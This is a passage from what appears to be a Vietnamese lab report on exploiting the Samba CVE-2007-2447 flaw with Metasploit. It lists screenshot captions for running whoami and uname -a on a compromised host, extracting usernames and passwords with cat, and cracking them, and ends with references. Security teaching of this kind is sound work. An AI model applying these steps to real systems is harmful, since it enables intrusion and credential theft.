 - + Màn hình sau khi tấn công thành công và chạy các lệnh whoami và uname -a trên hệ thống victim
 - + Màn hình chạy lệnh cat trích xuất tên và mật khẩu người dùng
 - + Màn hình crack mật khẩu.

6. Tài liệu tham khảo

- [1]. Các lỗ hổng một số dịch vụ, phần mềm trên hệ điều hành: Hoàng Xuân Dậu, Giáo trình Cơ sở an toàn thông tin (2018)
- [2]. Lỗ hổng CVE-2007-2447: <https://www.samba.org/samba/security/CVE-2007-2447.html>
- [3]. Metasploit: <https://docs.rapid7.com/metasploit/msf-overview/>